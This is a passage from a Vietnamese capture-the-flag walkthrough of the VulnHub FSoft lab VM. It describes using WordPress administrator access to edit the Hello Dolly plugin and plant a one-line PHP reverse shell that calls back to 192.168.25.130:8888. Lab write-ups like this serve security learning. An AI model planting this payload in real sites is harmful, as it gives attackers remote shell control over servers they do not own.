

- Vì hiện tại chúng tôi đã đăng nhập tài khoản **fs0ft** vào WordPress với tư cách là người dùng có toàn quyền **Administrator**, chúng tôi có thể cài đặt một **PHP-Shell** hoặc một **Reverse-Shell**. Để làm điều này, chúng tôi đi đến khu vực và chỉnh sửa tệp của .**`Plugins -> Plugin Editorindex.phpPlugin Hello Dolly`**

**`- Chúng tôi chèn mã sau và lưu nó:`**

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.25.130/8888
0>&1'"); ?>
```




-Và sau đó kích hoạt nó.



- Links tham khảo:

https://www.guldilo.de/fsoft-challenges-vm-1-vulnhub/?fbclid=IwAR1ysD6AJKvEVRRChr7j4c44zZBc6yhQse7DrheprKtQZq88Xc1BQ8Am1zE

https://shacojx.blogspot.com/2020/02/vulnhub-fsoft-hacking-challenges.html?fbclid=IwAR0Q6FqMTtn6bv_F2AXqgkcLfqKTES408l6p8BcGwZ9I1Otu799lWX1Cyhw